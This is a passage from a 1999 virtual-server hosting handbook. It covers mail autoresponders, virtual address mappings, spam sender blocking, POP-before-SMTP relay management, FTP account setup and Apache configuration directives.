    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service For more information about software that enables you to create automated mailing lists, see Majordomo.com. Majordomo works in conjunction with the ~/etc/aliases file to automate address addition and removal of recipients included through the use of the :include: statement. Creating Autoresponders Autoresponders automatically send a predetermined reply to anyone that contacts a specific email address and can disseminate information that is commonly requested such as a product list or FAQ document. Autorespon- ders provide confirmation of message delivery. Mail addressed to an important address may be routed first through an autoresponder to let your clients know that you have received their message. To Install Autoresponder Software 1. From the command-prompt, enter % cp /usr/local/contrib/autoreply ~/usr/bin % chmod 755 ~/usr/bin/autoreply To create autoresponder addresses 1. Edit the ~/etc/aliases file, enter: alias: recipient, "|/usr/bin/autoreply -f name - m message -a address" (The above line is entered as one line.) alias Replace alias with the name of your autoresponder, such as "info." recipient Replace with the recipient address that receives copies of incoming messages (in a fashion similar to a normal alias). | Passes the incoming message to the autoreply program and sends back the text of a predetermined message in reply. name Replace name with the name you want to use in the "From:" line of the message your autoresponder sends. message Contains the pathname of your desired message text. If the -m option is not specified, the reply text is taken from a file named .autoreply in the virtual server root directory. The pathname is your home directory on the system (~) that has become the new root directory (/). The following is a sample autoresponder: info: bob@yourdomain.com, "|/usr/bin/autoreply -f info-reply -a info" Note: The autoreply program searches the "To:" and "Cc:" header lines for the text specified by the address value. Autoreply replies to the message if an address is found. If an address is not found, autoreply ignores the message. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 76
  • 77.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Customizing Autoresponder Text You can customize both the content of the header lines and the body lines of the Autoresponder message. When preparing the message text, place your customized header lines (Subject or Reply-To) at the start of the file one after another. Separate them from the body portion of the message by a single blank line. The first blank line signals the start of the body of the message. Remove any blank lines that might cause an intended header line to be considered as part of the body. The following is a sample autoresponder message: Reply-To: sales-reply@yourdomain.com Subject: Your Information Request Thank you for your interest in our company. We appreciate your consideration and ... http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 77
  • 78.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Creating Email Address Mappings or Virtmaps Address mappings, or "virtmaps," are similar to aliases but are tailored to virtual domain names. Virtual Servers that have one or more domain names associated with them in addition to their primary domain name use virtmaps to organize their aliases. Aliases do not incorporate information about the hostname portion of an e- mail address, just the username portion. As a result, clashes occur when two virtual domains have email addresses with identical username portions, such as "webmaster". Virtual email address mappings are designed to avoid these clashes ensuring that mail sent to "webmaster@domain1.com" and mail sent to "webmaster@domain2.com" do not collide, even though both domain names ("domain1.com" and "domain2.com") are associated with the same virtual server. To Create a Simple Address Mapping 1. From your virtual server ~/etc/virtmaps file, enter address recipient (where "address" is replaced with the full address to which you would like to route and "recipient" is replaced with the recipient address.) 2. From the command-prompt, enter vnewvirtmaps. This action recreates the ~/etc/virtmaps.db file so the changes take effect. Sample virtmaps File In the following sample virtmaps file, the address mappings are grouped together by domain name. The first address mapping in the abc.com group is redirecting mail to a non local user. The second address mapping is directing mail to a local user. #mappings for abc.com bob@abc.com bob@aol.com webmaster@abc.com carol #mappings for xyz.com bob@xyz.com bob webmaster@xyz.com john Note: Unlike the ~/etc/aliases file, there is no colon character between the address and the recipient in the ~/etc/virtmaps file. Using Wildcard Mappings A wildcard address mapping serves as a "catch-all" that matches any address at a hostname that is not already explicitly listed http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 78
  • 79.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service To Create Wildcard Mappings 1. From your virtual server ~/etc/virtmaps file, enter hostname recipient (where "hostname" is replaced with the hostname you want to create the wildcard for and "recipient" is replaced with the recipient address) 2. From the command-prompt, enter vnewvirtmaps. This action recreates the ~/etc/virtmaps.db file so the changes take effect. Sample Virtmaps File with Wildcard Mappings #abc.com mappings bob@abc.com bob@aol.com webmaster@abc.com carol abc.com carol #xyz.com mappings bob@xyz.com bob webmaster@xyz.com john xyz.com bob Note: Place wildcard mappings anywhere in the ~/etc/virtmaps file, however, you should place them at the end of the domain's section so as to emphasize their nature as a default recipient (if none of the previous mappings match). Combining Mappings and Aliases When a piece of new mail arrives, address mappings are processed first, before aliases are checked. Once the address mapping process is complete and a local recipient has been determined, the aliases database is checked next to see if the recipient exists as an alias. If so, the message is routed to the target of the alias. If not, the recipient must exist as a local username and a delivery attempt is made to place the message in his or her incoming mailbox. Differences Between Virtmaps and Aliases One difference between the ~/etc/virtmaps and ~/etc/aliases files is that multiple recipients must not be listed in a single address mapping in the virtmaps file. A similar difference lies in the fact that the right-hand portion of an ~/etc/virtmaps line should consist of solely of a recipient address and cannot contain any complex forwarding details. Items such as :include: statements, delivery to a file (signaled by a "/" character), or delivery to a program (signaled by a "/" character) may not be used in the virtmaps file. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 79
  • 80.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Perhaps the most important difference between virtmaps and aliases is that sendmail performs only a single database lookup in the ~/etc/virtmaps.db file when handling address mappings. The net effect of this is that the right-hand portion of an ~/etc/virtmaps line (the recipient portion) must not depend on the left-hand portion (the address portion) of any other line. The sendmail program does not lookup further mappings to trace recipient addresses (unlike alias processing where sendmail performs repeated alias lookups until it completely resolves the recipient address). Virtmaps Summarized 1. If you have only one domain pointing to your Virtual Server then use of the virtmaps file is not necessary. 2. Address maps are stored in the ~/etc/virtmaps file. 3. After adding an address map to the virtmaps file generate the virtmaps.db file with the vnewvirtmaps command. 4. Address maps follow a simple format: address recipient e.g.: webmaster@abc.com john 5. No colons are in address maps and only one user is on the right side. If multiple recipients are needed, then specify the name of an alias on the right hand side and then create the list with the multiple recipients in the aliases file. 6. The catch-all or wildcard for a domain should be last. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 80
  • 81.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Unsolicited Commercial Email While commercialization of the Internet has brought many benefits, among the negative effects is the proliferation of unsolicited commercial email, often called "spam." The Virtual Server controls spam in the following manner: ♣ Blocking spam from being sent to users on the Virtual Server. ♣ Blocking spam from being sent through the Virtual Server (relaying). Blocking Incoming Spam Defending the Virtual Server from receiving spam is tricky. One method for blocking spam is to enter the return address on the spam in the ~/spammers file on the Virtual Server. To Block Email from Specific Hosts 1. From your Virtual Server ~/etc/spammers file, enter username@hostname or hostname (where "username" is the username of the sender and "hostname" is the hostname portion of the sender's address, often just a domain name.) 2. From the command prompt enter vnewspammers. This action rebuilds the ~/etc/spammers.db file so that changes can take effect. Maintaining the ~/etc/spammers File When choosing values to place in the ~/etc/spammers file, you should understand the layout and contents of the mail message headers in an unsolicited message. Understanding the layouts of mail messages (as read by your Virtual Server) enables you to locate and recognize the message’s SMTP envelope sender. Your Virtual Server places the SMTP envelope sender's address in the header line that begins with "From " (the word "From" followed by one space character). Notice that the "From" and "From:" header lines are not required to be the same, although they often are. The "From:" header line is part of the message content, not part of the SMTP envelope. If a discrepancy exists between the "From " address and the "From:" address, use the "From " address as your your value for inclusion in the ~/etc/spammers file. Envelope sender blocking is useful, but not foolproof. Since the envelope sender's identity can be and often is falsified by spam purveyors, the blocking can be circumvented. Many messages are deflected, however, so the effort is not entirely wasted, provided you vigilantly maintain the ~/etc/spammers file. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 82
  • 82.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service "POP(IMAP)-before-SMTP" Relay Blocking Unauthorized SMTP relaying is a growing trend of server abuse, usually by individuals or groups of individuals who send large amounts of unsolicited email, typically of a commercial nature. An SMTP relay occurs when an SMTP server is requested to deliver an email message that is not destined to any of its local users. The SMTP server passes the message on to another SMTP server--hence the term "relay"--which in routes the message to the eventual recipient user. SMTP relaying enables the delivery of legitimate email messages to the mail system of company networks that do not offer full SMTP server capabilities such as many that run Windows or Macintosh computers. It is a growing trend amon unscrupulous users, however, to locate unprotected or "open" SMTPservers that can be used as SMTP relays for unsolicited email campaigns. These individuals "hijack" your SMTP server, sending your SMTP server a single copy of a message, then requesting your SMTP server to relay the message to hundreds of recipients. Many servers crash as a result of load of bouncing email or complaints from spam recipients. In the Blue Reef Virtual Server default configuration, the SMTP server is closed to all users unless they have a valid username and password. This shuts down relaying and protects the Virtual Server's resources. To do this, the Virtual Server system uses a technique sometimes called "POP-before-SMTP" (since it also applies to the IMAP server, it could also be called IMAP-before- SMTP) to limit SMTP relaying to users who recently accessed the POP server (or the IMAP server) with their password. POP-before-SMTP relay blocking works every time a user successfully enters a correct username and password to the POP server. The POP server records the remote client IP address for later use by the SMTP server. Because of POP-before-SMTP relay blocking, your users must check their email (by accessing either the POP server or the IMAP server) before they try to send email through your Virtual Server's SMTP server. Otherwise, The SMTP server will refuse to accept their outgoing mail message. Note: POP-before-SMTP relay blocking has the largest effect on users who are dynamically allocated an IP address each time they connect to the Internet. To Configure your Email Client Software to Authenticate Before Sending Mail 1. From "check mail every ___ minutes" set the number of minutes to any number below 15. The "check mail" option causes the email client to authenticate itself first before sending outgoing mail messages. 2. Newer email client software has POP-before-SMTP setup options. Choose the "authenticate before sending" option. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 82
  • 83.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Managing POP-before-SMTP In the default configuration, your Virtual Server never removes addresses from its database. Once an address is recorded, it is always valid. Users contacting your SMTP server from their IP address are permitted to use the server as an SMTP relay host. The command vsmtprelay allows you to manage the IP addresses in the ~/etc/relayers.db file. Here are some examples of using vsmtprelay. To List All Recorded IP Addresses From your Virtual Server command prompt, enter vsmtprelay list Results resemble the following example: # timestamp (UTC): Tue Sep 22 22:15:27 1998 10.11.12.13 906502527 The example above shows the recorded IP address (10.11.12.13), the associated timestamp (906502527), and a comment line showing the timestamp in decoded form as a date and time in Coordinated Universal Time (UTC). To List All Addresses Older than 10 Minutes in the Database From your Virtual Server command-prompt, enter vsmtprelay list 10 To list every address in the database, including those with timestamps in the future: From your Virtual Server command-prompt, enter vsmtprelay dump To edit the database contents From your Virtual Server command-prompt, enter vsmtprelay dump > ~/etc/relayers Note: The database contents are placed in the ~/etc/relayers file. You can manually edit (adding, changing, or removing entries) the contents of the ~/etc/relayers.db file. To rebuild the database from your edited copy From your Virtual Server command-prompt, enter % /usr/sbin/makemap hash ~/etc/relayers.db < ~/etc/relayers To expire all addresses in the database From your Virtual Server command-prompt, enter % vsmtprelay expire To expire addresses in the database older than 60 minutes From your Virtual Server command-prompt, enter % vsmtprelay expire 60 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 83
  • 84.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Using the Crontab Command to Manage the relayers.db Using your cron table, you can implement automatic address expiration. By experimentation you can arrive at a workable policy that balances the requirements of server security and the convenience of your users. To implement a strict address expiration policy From your cron table, enter */15 * * * * /usr/local/bin/vsmtprelay expire 60 (where every 15 minutes any addresses older than 60 minutes are removed from the database) Note: The example above yields a 60 minute time window for SMTP relay permission (with a granularity of 15 minutes). To implement a lenient address expiration policy From your cron table, enter 0 0 * * * /usr/local/bin/vsmtprelay expire (where 0 0 means that once a day at midnight, the address database is completely cleared). Note: The example above enables your users to relay the entire day, if they check their mail from that IP address at least once during the day. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 84
  • 85.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 6 - Using the Virtual Email Service Maintaining your Email Log File Your Virtual Server mail system maintains records of its actions in the ~/usr/log/messages file. Each time a message passes through the Virtual SMTP Server, sendmail creates logs of the transaction. Each time a user checks his or her mailbox through the virtual POP or IMAP server, the transaction is logged. The ~/usr/log/messages file can be used to gauge Virtual Server activity and diagnose problems. The ~/usr/log/messages file contains log entries from various programs. Each entry, one per line, contains the following: ♣ A time stamp (recording the date and time of the log entry). ♣ The name of the originating program. ♣ The text of the log entry. Since the ~/usr/log/messages file has a tendency to grow large over time, clear it periodically. To clear the ~/usr/log/messages file 1. From you virtual server command prompt, enter cat /dev/null > ~/usr/log/messages This action removes all messages recorded in the logs. Note: Before resetting the log, prepare archival copies, if needed. 2. The vnukelog command resets both the messages file and the Web server log files. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 85
  • 86.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service Chapter 7 The Virtual FTP Service Connecting to a remote computer using FTP (File Transfer Protocol) is similar to Telnet except for the following: ♣ All the tools of a shell are not available. ♣ Access to files is limited. ♣ Browsing capabilities are limited. You can use FTP to transfer files of any type between computers running different operating systems. For example, you can transfer files between a UNIX server and a Windows PC (with FTP client). FTP is popular worldwide because FTP clients are readily available for all platforms. This chapter contains information about the following subjects: ♣ Naming your Virtual FTP service ♣ Making customer-accessed directories http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 86
  • 87.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service Naming your Virtual FTP Service The standard for naming FTP and other services is usually ftp.yourdomain.com. If your domain name is registered, your virtual anonymous FTP services are in the standard form above Anonymous and Non-Anonymous FTP Your Virtual Server supports Anonymous FTP that anyone can access without a password, and Non-Anonymous FTP that requires a username and password. If you use Anonymous FTP, the users enter "anonymous" or "FTP" for the username and his email address for the password. Your Anonymous FTP Directory Anonymous FTP is the safest way to grant users access to the virtual FTP service, because they are restricted to only your home FTP directory. When you restrict user access and permissions in this manner, you limit potential harm that users can cause. Your FTP directory is your home directory, and by default it contains only the PUB sub-directory. The PUB directory contains the archive files available to anonymous FTP users.You should place files the users need to access in the PUB directory. You can then create other dirctories as you find necessary. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 87
  • 88.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service Making Customer-accessed Directories Your users may occasionally need to upload files to your FTP server. If you allow FTP uploads, you should confine these uploaded files to an "incoming" or "customer-accessed" directory. This precaution guarantees that if a user uploads a virus, virus damage would be contained within the incoming directory. Note: If you don’t allow file uploads, you don’t need to create an incoming directory. Allow your users only "write" permissions in the incoming directory. "Write- only" permissions prevent users from changing or deleting other users' uploaded files. If users have "read" permissions on the incoming directory they could read potentially embarrassing or illegal files which others have placed in the directory. To make an incoming directory: 1. From your ftp/pub directory, create a directory named "incoming" mkdir ftp/pub/incoming 2. In the ftp/pub/incoming directory, create a file called .incoming (don't forget the "."). The ".incoming" file flags the directory as a write-only directory. Creating Log-in Banners and Directory Messages Some FTP servers display messages immediately after the user logs in. These messages are called Log-in Banners and give the user helpful information about the FTP site which they are accessing. Directory messages act the same way. When a user accesses a particular directory, a message is displayed. The messages usually cites information about what is contained in the directory, as well as any cautions regarding system files. To create a log in banner: 1. In your ~/ftp/pub directory, create a file named .welcome. 2. In the welcome file enter the text that you want the user to see. The following is an example log-in banner found on an FTP server: Welcome to ACME Rockets Inc Anonymous FTP Server! Please send any questions or reports about this server to ftp@acme-rockets.com. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 88
  • 89.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service To create a directory message: Create a file named .message in the directory where you want the message to appear. The text message you create in the .message file displays when the user accesses that directory. For example, you could promote a demo version of your company’s software in the DEMO directory with a .message file containing the following text: This directory contains demo versions of ACME Rocket's products: missile.zip - Missile CAD(tm) Version 1.0 (DEMO) nuke.zip – Thermo-Nuclear War Simulator(tm) Version 2.1 (DEMO) Creating Non-Anonymous FTP Accounts If you configure your virtual server to handle non-anonymous FTP accounts, you can easily add FTP accounts for some users. Adding FTP accounts enables you to control who uploads or downloads the following: ♣ Web content. ♣ Files in the anonymous FTP file area. ♣ Files in the private FTP upload/download directories. Note: Most of our customers use non-anonymous FTP on their Virtual Servers. Customers then resell server space to clients which enables them to maintain their own home pages. Also, companies who want to restrict downloads of valuable information can use password restricted anonymous FTP. The procedure for adding Non-Anonymous FTP accounts is similar to the procedure for adding POP Mail accounts. When you create this FTP account, the server automatically creates an email POP account for the user. If you do not wish the user to access email on your server, do not tell the user about the email account. To add Non-Anonymous FTP accounts 1. Log into the server using the virtual administrator login name and password. 2. Use the vadduser command. For example: % vadduser Note: User Names can be up to 8 characters and may consist of upper or lower case characters or digits. User Names must start with an alphabetic character. 3. Enter a password for the user's account. Then enter the password again to confirm it. 4. Enter the user's full name. Use less than 80 characters and no ':' characters. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 89
  • 90.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service 5. Press "enter" to give the user both email and FTP access, or enter the name of the service you with to restrict for the user (either email or ftp). Then enter in the amount of disk space, in megabytes, you wish to grant to the user--this is called the quota. 6. Select option 1, 2, or 3 of the Home Directory option. This option determines where this user’s "home directory" is placed. Select from the following three options: Select option 1 if this user has no special use requirements. This user’s home directory would be something like /usr/home/biff. Select option 2 if this user needs to upload his own web pages. This user’s home directory would be something like /usr/local/etc/httpd/htdocs/biff. Select option 3 if this user needs only to upload files to your anonymous FTP archive. This user’s home directory would be something like /ftp/pub/biff 7. You can also choose to enter in your own custom path if none of the three choices suits your needs. You could enter something like /usr/local/etc/httpd/htdocs/users/biff. User Home Directory Options Explained You have several options for setting the user home directory. Each of these options allow you to control how the user accesses the virtual server. The first option allows you to create the home directory under your /usr/home directory. This option is best for users who have no special use requirements. If the user was named biff, the directory would be created at /usr/home/biff. This would be an ideal place for you to create an FTP directory for users to upload information to your server that your system administrator would verify and place in the proper directory structure. The second option allows you to create the home directory under your /usr/local/etc/httpd/htdocs directory. If the user name was called biff, the directory would be created at /usr/local/etc/httpd/htdocs/biff. This option is best for users who upload their own web pages. The users would have FTP access to the test directory, and any sub-directories they create. The users could not access anything above the test directory, however. The users' home pages would be located at http://www.yourdomain.com/test. The third option allows the user to upload files to your anonymous FTP archive. The directory created for the user test would be /ftp/pub/biff. Files in this directory could be added and deleted only by the user biff, but anyone would have access to download these files. The FTP upload quota allows you to limit how much of your Virtual Server's disk space a user may use. If the user attempts to upload more data than their remaining quota allows, they will receive a FTP error message. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 90
  • 91.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service Monitoring Anonymous FTP Activity The messages file located in your /usr/logs directory contains valuable information describing how often your virtual anonymous FTP server is being used. This information is not clearly discerned, though. You can use the Xferstats program to summarize anonymous FTP activity. Xferstats may be run periodically by the CRON facility. To use XFERSTATS to monitor FTP activity: 1. Create a file named cfile with the following information: # Crontab file (see crontab(5)) # Every Sunday morning at 2:13am process FTP # xferstats and "nuke" message file 13 2 * * sun /usr/local/bin/xferstats -m user@xyz.com -n 2. Run crontab to install the cron file you just created (cfile): % crontab cfile To see more information on cron, enter man crontab and man 5 crontab at your Virtual Server's UNIX prompt. Example Output from xferstats TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17 Files Transmitted During Summary Period 3 Bytes Transmitted During Summary Period 762 Systems Using Archives 0 Average Files Transmitted Daily 2 Average Bytes Transmitted Daily 381 Daily Transmission Statistics Number Of Number of Average Percent Of Date Files Sent Bytes Sent Xmit Rate Files Sent Bytes Sent Aug 16 2 508 508.0 KB/s 66.67 66.67 Aug 17 1 254 0.3 KB/s 33.33 33.33 Total Transfers from each Archive Section (By bytes) Archive Section Files Sent Bytes Sent Files Sent Bytes Sent /pub 3 762 100.00 100.00 Hourly Transmission Statistics Number Of Number of Average Percent Of Time Files Sent Bytes Sent Xmit Rate Files Sent Bytes Sent --------------- ---------- ----------- http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 91
  • 92.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 7 - The Virtual FTP Service 03 1 254 0.3 KB/s 33.33 33.33 05 2 508 508.0 KB/s 66.67 66.67 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 92
  • 93.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Chapter 8 The Virtual Web Service The Virtual Web Service provides all the power your company needs (and plenty of bandwidth) to make exciting presentations on the Internet, attract additional clientele, and effectively conduct electronic commerce. The Virtual Web Service is based on the Hyper Text Transfer Protocol (HTTP). You can use the Virtual Web Service to create an Internet presence that reaches millions of online customers. Ordinarily, creating an Internet presence means maintaining a dedicated Web server and an expensive high- speed Internet connection. With the Virtual Web Server, you don’t need to bear the financial burden of extra equipment and employees. Blue Reef Consulting saves you money, and enables you to present a more professional Web site to your customers. With Virtual Web Server, your home page address appears as www.yourdomain.com (not www.some.isp/~yourdomain like a non-virtual shared service or web mall). This chapter contains information on setting up your virtual web service by explaining the following: ♣ Using Virtual Web Server software ♣ Understanding the Virtual Web Service directory structure ♣ Maintaining Virtual Web Server Configuration Files ♣ Using Apache Loadable Modules ♣ Understanding Virtual Hosting ♣ Adding Additional Domains ♣ Adding Virtual Hosts to httpd.conf ♣ Using other resources for additional information http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 93
  • 94.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Using Virtual Web Server Software Blue Reef Consulting uses Apache Web Server software to run your Virtual Web Service. Apache is the most popular and powerful server software available today. Blue Reef Consulting has made some modifications to the Apache software to extend its flexibility and power, but it is essentially the same Apache software with which you may already be familiar. The documentation found in this manual, on our web site, or at the Apache web site (http://www.apache.org/) provides you with the necessary information to understand the basic workings of an Apache web server. The Virtual Web Service also has the capability to support the optional Secure Web Service (also known as Secure Socket Layer or SSL). If you are conducting any kind of sensitive transactions (such as collecting credit card information or transmitting passwords) over the World Wide Web, then SSL is necessary. Many additional Virtual Web Service extensions, CGI scripts, Java applets, and popular third party applications are also available. Please see the Blue Reef Virtual Server web site for more information. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 94
  • 95.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Understanding the Virtual Web Service Directory Structure The Virtual Web Service configuration files, log files, HTML documents and CGI scripts are all located in subdirectories of the ~/usr/local/etc/httpd directory. As a convenience to you, the link ~/www is a shortcut to the ~/usr/local/etc/httpd directory. This handbook uses both directory references since they are interchangeable. A description of the each Virtual Server www subdirectory is found in the table below. cgi-bin Default directory for CGI scripts. cgi-src Contains source code supporting compiled CGI scripts in the cgi-bin directory. conf Directory that contains web werver configuration files (httpd.conf, mime.types) that define and control the behavior of your Virtual Web Service htdocs Contains all HTML documents or other web content you author or publish. icons Contains several graphical icons which are used when a directory listing is shown to a browser client. Several default icons are included in this directory. logs Your Virtual Web Service keeps detailed logs of the documents that are requested and by whom. These logs are stored in the logs subdirectory. support Contains a few utilities that you may find userful. Many of these utilities have been now incorporated into the Apache web server software as modules. This directory may be safely removed if desired. modules Contains modules that can be added dynamically to your Apache web server. Refer to the modules sections of this chapter for more information. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 95
  • 96.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Maintaining Virtual Web Server Configuration Files The behavior of the Virtual Web Service is controlled, customized, and defined by several key configuration files. These files include your main server configuration file (httpd.conf), your server resource configuration file (srm.conf), your server access control configuration file (access.conf), and your MIME type definitions (mime.types). Each configuration file is located in your /www/conf directory and includes default values that are acceptable for most circumstances and needs. If you would like to customize your Virtual Web Service behavior, however, a description of many (though not all) of the configuration file variables is included below. Complete documentation of the configuration variables can be found at the Apache Web Site: http://www.apache.org/docs/mod/directives.html Learning Apache Directives There are a few basics to using Apache directives. First, there are directives which are single line entries, for example: ServerName yourdomain.com Then there are block directives which have a beginning line and a ending line. Block directives are used to group together a set of directives. For example: <VirtualHost abc.com> ServerName www.abc.com ServerAdmin webmaster@abc.com DocumentRoot /usr/local/etc/httpd/htdocs/abc </VirtualHost> Block directives are enclosed in angle brackets < > and always have a beginning and ending directive. The ending directive has a forward slash ("/"). The directives are not configuration file specific as occurs with other web servers like NCSA. Note: Using NCSA, if a directive was meant to be in srm.conf and you accidentally put it in httpd.conf it caused serious errors. With Apache the directives may be combined in the httpd.conf file without error. LoadModule The LoadModule directive instructs the Apache web server software to load shared object libraries at startup. This should be the first directive in the configuration file so the module is available before the web server uses it. The following is an example: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 96
  • 97.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service LoadModule foo_module modules/mod_foo.so Please refer to the modules section in this chapter for more information on Apache modules. Hostname Lookups The Apache web server by default is configured to keep a log of the clients that access resources on your web site (this feature can be turned off). The log includes the hostname (e.g. some.remote.host) or just the IP address (e.g. 32.64.128.16). Set the value to "off" to improve your server performance. Additional latency is introduced into the server response process when the web server is required to perform a hostname "lookup." Sites with even moderate loads should leave this directive off, since hostname lookups can take considerable amounts of time. Note: Use a log analysis tools such as WebTrends to look up hostnames for IP addresses offline. The following is an example: HostnameLookups off For more information, see: http://www.apache.org/docs/mod/core.html#hostnamelookups DNSMode The DNSMode directive is equivalent to the HostNameLookups directive. Use one or the other. Directive values include: ♣ none ♣ minimum ♣ normal ♣ maximum. Historically, the default was normal. You should set the value to minimum to improve server performance. This directive is inherited from NCSA httpd.conf file . The following is an example: DNSMode minimum For more information, see: http://hoohoo.ncsa.uiuc.edu/docs/setup/httpd/DNSMode.html ServerAdmin The ServerAdmin directive assigns the email address the server includes in error messages that it returns to the client. The following is an example: ServerAdmin webmaster@yourdomain.com For more information, see: http://www.apache.org/docs/mod/core.html#serveradmin http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 97
  • 98.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service ServerRoot The ServerRoot directive sets the directory in which the server resides. The default directory is /usr/local/etc/httpd, since this directory contains the subdirectories conf/ and logs/. Relative paths for other configuration files are assumed to be defined with respect to the ServerRoot directory. The following is an example: ServerRoot /usr/local/etc/httpd For more information, see: http://www.apache.org/docs/mod/core.html#serverroot ErrorLog When your web server encounters an error it will use the definition specified in the ErrorLog directive to handle the error. Typically, a filename is specified to which your web server appends the error information. If the filename definition does not begin with a slash (/) then it is assumed to be relative to the ServerRoot. If the filename begins with a pipe (|) then it is assumed to be a command which is to be spawned by the web server to handle the error information. The following is an example: ErrorLog logs/error_log For more information, see: http://www.apache.org/docs/mod/core.html#errorlog LogLevel The LogLevel directive adjusts the verbosity of the messages recorded in the error logs (see ErrorLog directive). The following levels are available, in order of decreasing significance: emerg, alert, crit, error, warn, notice, info, debug. When a particular level is specified, messages from all other levels of higher significance will be reported as well; e.g. when a log level of warn is specified, messages with levels of emerg, alert, crit, and error will also be logged. The following is an example: LogLevel warn For more information, see: http://www.apache.org/docs/mod/core.html#loglevel http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 98
  • 99.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service TransferLog The TransferLog directive is used to identify the location of a file that will contain a record of all requests made to your web server. If you are using the CustomLog directive to define the format of your log files, the format of your TransferLog file will be defined by the most recent LogFormat directive, or Common Log Format if no other default format has been specified. If you would like entries in your transfer log to be formatted using the Combined Log Format, you will need to create a custom LogFormat definition. You can also process your Transfer Log entries with an external application by defining your TransferLog using a file pipe "|", an example of which is included below. (Please refer to the section in this chapter, "Managing Server Log Files," for more information). The following is an example: TransferLog logs/access_log or TransferLog "|rotatelogs /www/logs/access_log 86400" For more information, see: http://www.apache.org/docs/mod/mod_log_config.html#transferlog RefererLog The RefererLog directive is used to identify the location of a file that will contain a record of all referer information. The following is an example: RefererLog logs/referer_log For more information, see: http://www.apache.org/docs/mod/mod_log_referer.html#refererlog AgentLog The AgentLog directive is used to identify the location of a file that contains a record of all browser agent information. The following is an example: AgentLog logs/agent_log For more information, see: http://www.apache.org/docs/mod/mod_log_agent.html#agentlog http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 99
  • 100.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service LogFormat The LogFormat directive sets the format of the default log file named by the TransferLog directive. You can also use this directive to define custom log file format types. Each log format type is defined by a format declaration enclosed in quotations followed by an optional identifier or a nickname. Examples of some LogFormat directives are included below. (Please refer to the section in this chapter, "Managing Server Log Files," for more information about using log formats effectively and without confusion). The format declaration member of each LogFormat directive can contain literal characters copied into the log files, and ‘%’ directives that are replaced in the log file. A sample of some of the ‘%’ directives are shown here (a complete list can be found on the Apache web site): %b Bytes sent, excluding HTTP headers. %f Filename %h Remote host %r First line of request %s Status. For requests that got internally redirected, this is status of the *original* request --- %>s for the last. %t Time, in common log format time format %u Remote user Examples: Logformat "format declaration" identifier LogFormat "%h %l %u %t "%r" %>s %b "%{Referer}i" "{User-Agent}i"" combined LogFormat "%h %l %u %t "%r" %>s %b" common LogFormat "%{Referer}i -> %U" referer LogFormat "%{User-Agent}I" agent For more information, see: http://www.apache.org/docs/mod/mod_log_config.html#logformat http://www.apache.org/docs/mod/mod_log_config.html#formats CustomLog The CustomLog directive is used much like the TransferLog, RefererLog, and AgentLog directives. The first argument of the directive specifies a filename to which log records of a specific format should be written. The filename can either be a full path or a relative to the current ServerRoot. The second 